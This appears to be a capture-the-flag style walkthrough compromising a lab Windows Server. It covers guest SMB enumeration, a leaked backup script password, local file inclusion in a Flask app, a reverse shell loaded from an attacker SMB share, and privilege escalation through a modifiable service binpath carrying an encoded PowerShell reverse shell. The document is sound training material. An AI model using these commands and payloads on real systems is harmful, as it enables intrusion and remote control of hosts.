
Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>

nmap -p <ports> -sC -sV <ip>
```

Running nmap we see port 80, 445 (Smb) and 5985 (Winrm) open.



```
└─# nmap -T4 -p- -min-rate=1000 192.168.186.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-05 11:33 UTC
Nmap scan report for 192.168.186.132
Host is up (0.0013s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
49667/tcp open  unknown
49668/tcp open  unknown
MAC Address: 00:0C:29:01:7F:FF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 89.41 seconds

┌──(root㉿kali)-[~]
└─# nmap -p 80,139,445,5985 -sC -sV 192.168.186.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-05 12:05 UTC
Nmap scan report for 192.168.186.132
Host is up (0.0022s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Werkzeug httpd 3.1.9 (Python 3.14.8)
|_http-server-header: Werkzeug/3.1.9 Python/3.14.8
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:01:7F:FF (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -12h00m53s
|_nbstat: NetBIOS name: WIN-0MTGMLVOBBO, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:01:7f:ff (VMware)
| smb2-time:
|   date: 2026-10-05T00:05:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.10 seconds
```

Enumerating SMB

Using nxc with guest account we find an interesting share and the user Fyodor.

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.186.132 -u '' -p '' --shares
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [-] WIN-0MTGMLVOBBO\: STATUS_ACCESS_DENIED
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [-] Error enumerating shares: Error occurs while reading from remote(104)

┌──(root㉿kali)-[~]
└─# nxc smb 192.168.186.132 -u 'guest' -p '' --shares
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [+] WIN-0MTGMLVOBBO\guest:
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [*] Enumerated shares
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  Share           Permissions     Remark
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  -----           -----------     ------
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  ADMIN$                          Remote Admin
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  C$                             Default share
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  fyodor_documents_backup READ
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  IPC$            READ            Remote IPC

┌──(root㉿kali)-[~]
└─# nxc smb 192.168.186.132 -u 'guest' -p '' --rid-brute
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [*] Windows Server 2022 Build 20348 x64 (name:WIN-0MTGMLVOBBO) (domain:WIN-0MTGMLVOBBO)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  [+] WIN-0MTGMLVOBBO\guest:
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  500: WIN-0MTGMLVOBBO\Administrator (SidTypeUser)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  501: WIN-0MTGMLVOBBO\Guest (SidTypeUser)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  503: WIN-0MTGMLVOBBO\DefaultAccount (SidTypeUser)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  504: WIN-0MTGMLVOBBO\WDAGUtilityAccount (SidTypeUser)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  513: WIN-0MTGMLVOBBO\None (SidTypeGroup)
SMB         192.168.186.132 445    WIN-0MTGMLVOBBO  1000: WIN-0MTGMLVOBBO\fyodor (SidTypeUser)
```

Checking fyodor_documents_backup share we find a backup.ps1 and an app folder.

```
┌──(root㉿kali)-[~/induction]
└─# smbclient.py guest@192.168.186.132 -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use fyodor_documents_backup
# ls
drw-rw-rw-          0  Sun Oct  4 01:09:07 2026 .
drw-rw-rw-          0  Sun Oct  4 00:17:09 2026 ..
drw-rw-rw-          0  Sun Oct  4 00:18:48 2026 app
-rw-rw-rw-        703  Sun Oct  4 01:08:42 2026 backup.ps1
# 
```

The backup.ps1 is a backup script containing credentials and a comment that the password needs to be updated.

```
# cat backup.ps1
$Source      = "C:\MyFiles"
$Destination = "\\backupsrv\\backup"

$Username = "admin"
$Password = "Welcome1!" #Need to update script with new password

# Create credential object
$SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential(
    $Username,
    $SecurePassword
)

try {
```

The app folder contains the source code for a flask app, we can see the secret key and a md5 hash, however we can't crack the hash with rockyou.txt or other lists.

```
# cd app
# ls
drw-rw-rw-          0  Sun Oct  4 00:18:48 2026 .
drw-rw-rw-          0  Sun Oct  4 01:09:07 2026 ..
-rw-rw-rw-       7422  Sun Oct  4 01:40:06 2026 app.py
# cat app.py
from flask import Flask, request, render_template_string, redirect, url_for, session
import hashlib
import os
import subprocess

app = Flask(__name__)
app.secret_key = "changethiskey"

USERNAME = "admin"


PASSWORD_MD5 = "d0c45ab9952b57e0d728ad5a23c4fcbf"

BASE_DIR = os.path.dirname(os.path.abspath(__file__))


STYLE = """
<style>
    body {
        margin: 0;
        background: #160d24;
```

Enumerating and Abusing LFI in Script Management App


Let's check the website running on port 80.



Clicking on Run Script redirects us to a login page.




Clicking on Logs shows us a log saying the app started successfully, interestingly there is a GET parameter where we can pass the file name.



Comparing the webpage and the source code we found in the share, we verify it seems to be the same app. While we can find the LFI blindly, if we check the source code we see we can arbitrarily read files as the app doesn't verify the file is from within same folder as the app.


```
120 def logs():
121
122     path = request.args.get("file", "")
123
124     if not path:
125         path = request.args.get("file", "app.log")
126
127     if not path:
128         return render_template_string(
129             STYLE + NAV + """
130             <div class="container">
131                 <div class="card">
132                     <h1>Logs</h1>
133                     <p class="error">Invalid file path.</p>
134                 </div>
135             </div>
136             """,
137             400
138         )
139
140     if ".py" in path:
141         return render_template_string(
142             STYLE + NAV + """
143             <div class="container">
144                 <div class="card">
145                     <h1>Logs</h1>
146                     <p class="error">Can't access this file.</p>
147                 </div>
148             </div>
149             """
150         ), 403
151
152     if not os.path.isfile(path):
153         return render_template_string(
154             STYLE + NAV + """
155             <div class="container">
156                 <div class="card">
157                     <h1>Logs</h1>
158                     <p class="error">File not found.</p>
159                 </div>
160             </div>
161             """
162         ), 404
163
164     try:
165         with open(path, "r", encoding="utf-8", errors="replace") as f:
166             contents = f.read()
167     except OSError as e:
168         return f"Unable to read file: {e}", 500
```

We can confirm the LFI by passing Windows /etc/hosts file location to the file parameter.




Let’s do some reasoning: The name of the share indicates it’s a backup of Fyodor’s documents folder, the backup.ps1 says the password in the script needs to be changed, if we assume it’s been some time since that backup was made then we can reason that Fyodor may have already updated the password in the script. Therefore, we can try using the LFI to read the backup.ps1 that is in Fyodor’s documents folder.

Reading the file, we got a new password.



Abusing Run Powershell Script Functionality

Using admin as username and the password we found we can login and access the Run Script functionality.




Checking the code, it confirms it confirms it runs powershell scripts.

```
254         else:
255             try:
256                 result = subprocess.run(
257                     [
258                         "powershell.exe",
259                         "-executionpolicy",
260                         "bypass",
261                         "-File",
262                         path,
263                     ],
264                     capture_output=True,
265                     text=True
266                 )
267
```

This part of the code is interesting because it checks if the local file exists or if the file path starts with “\\”, meaning we can point to a powershell script located at a remote share.

```
247
248         elif not os.path.isfile(path) and not path.startswith("\\\\"):
249             error = "Script not found."
250
251         elif not path.lower().endswith(".ps1"):
252             error = "Only PowerShell .ps1 files are allowed."
253
```

We can generate a powershell reverse shell script using revshells.com.



Copy and paste the code into a ps1 file and set up a smb share using smbserver.py.

```
┌──(root㉿kali)-[~]
└─# mousepad rev.ps1


┌──(root㉿kali)-[~]
└─# smbserver.py share . -smb2support
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

We also start a listener for our reverse shell.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
```

Now we can use the run script functionality and point it to our share containing the script.



And we get shell as Fyodor.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.132] 49710

PS C:\Users\fyodor\Documents\app> whoami
win-0mtgmlvobbo\fyodor
PS C:\Users\fyodor\Documents\app>
```

Enumerating and Abusing Windows Service

If we check Fyodor's downloads folder there is a downloaded webpage, which seems to be a list of windows services that can be disabled to boost performance.

```
PS C:\Users\fyodor> cd Downloads
PS C:\Users\fyodor\Downloads> dir


    Directory: C:\Users\fyodor\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/3/2026   8:04 PM          94274 Disable Windows 11 Services to Boost Performance Securely.htm
```

Let's attempt to perform enumeration for privilege escalation paths using PrivescCheck and keep in mind to pay attention to services.

Let's set up a python http server and transfer PrivescCheck.

```
┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
PS C:\Users\fyodor\Downloads> wget 192.168.186.130/PrivescCheck.ps1 -O PrivescCheck.ps1
PS C:\Users\fyodor\Downloads> dir


    Directory: C:\Users\fyodor\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/3/2026   8:04 PM          94274 Disable Windows 11 Services to Boost Performance Securely.htm
-a----         10/4/2026   4:49 PM         931717 PrivescCheck.ps1


PS C:\Users\fyodor\Downloads> . .\PrivescCheck.ps1; Invoke-PrivescCheck
```

After running PrivescCheck we can see we can start, stop and modify tapisrv service.

```
????????????????????????????????????????????????????????????????????????
? CATEGORY ? TA0004 - Privilege Escalation                                ?
? NAME     ? Services - Permissions                                       ?
? TYPE     ? Base                                                         ?
????????????????????????????????????????????????????????????????????????
? Check whether the current user has any write permissions on             ?
? a service through the Service Control Manager (SCM).                   ?
????????????????????????????????????????????????????????????????????????


Name              : tapisrv
DisplayName       : @C:\Windows\system32\tapisrv.dll,-10100
User              : NT AUTHORITY\NetworkService
ImagePath         : C:\Windows\System32\svchost.exe -k NetworkService -p
StartMode         : Manual
Type              : Win32ShareProcess
RegistryKey       : HKLM\SYSTEM\CurrentControlSet\Services
RegistryPath      : HKLM\SYSTEM\CurrentControlSet\Services\tapisrv
Status            :
UserCanStart      : True
UserCanStop       : True
IdentityReference : WIN-0MTGMLVOBBO\fyodor (S-1-5-21-2387301235-874641830-263055908-1000)
Permissions       : ChangeConfig, Start, Stop, ReadControl, GenericWrite



[*] Status: Vulnerable - Severity: High - Execution time: 00:00:18.362
```

Let’s set up a listener and then modify the binpath of the service to run our powershell reverse shell, then we will start the service.

```
PS C:\Users\fyodor\Downloads> sc.exe config tapisrv binpath="C:\Windows\System32\cmd.exe /c powershell -e JABjAGwAaQBl
AAoACIAMQA5ADIALgAxADYAOAAuADEAOAA2AC4AMQAzADAAIgAsADgAMAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHC
AGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdA
AcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsA
BnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFA
EkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZAE
bABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
[SC] ChangeServiceConfig SUCCESS
PS C:\Users\fyodor\Downloads> sc.exe start tapisrv
```

And we get shell as network service.

```
┌──(root㉿kali)-[/home/kali/Downloads/transfers]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.132] 49708

PS C:\Windows\system32> whoami
nt authority\network service
PS C:\Windows\system32>
```

Abusing SeImpersonatePrivilege as Network Service

Checking the privileges of network service user we see we have SeImpersonatePrivilege.

